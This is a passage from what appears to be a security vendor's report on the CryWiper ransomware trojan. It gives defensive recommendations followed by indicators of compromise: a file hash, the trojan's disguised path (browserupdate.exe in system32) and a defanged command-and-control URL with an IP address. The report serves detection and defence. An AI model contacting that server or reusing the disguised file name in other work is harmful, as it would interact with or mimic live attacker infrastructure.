- Dynamic analysis of mail attachments and blocking of malicious files and URLs. This will make email attacks, one of the most common vectors, more difficult. Such functionality is available, for example, in Kaspersky Anti Targeted Attack (KATA) .
- Conducting regular penetration testing and RedTeam projects. This will help to identify vulnerabilities in the organization's infrastructure, protect them, and thereby significantly reduce the attack surface for intruders.
- Threat data monitoring. To detect and block malicious activity in a timely manner, it is necessary to have up-to-date information about the tactics, tools, and infrastructure of intruders. This requires threat data feeds, such as Kaspersky Threat Data Feeds .

IoC

14808919a8c40ccada6fb056b7fd7373 - Trojan-Ransom.Win64.CryWiper.a
c:\windows\system32\browserupdate.exe - path to the Trojan sample on the system
hxxp://82.221.141.8/IYJHNkmy3XNZ - C&C server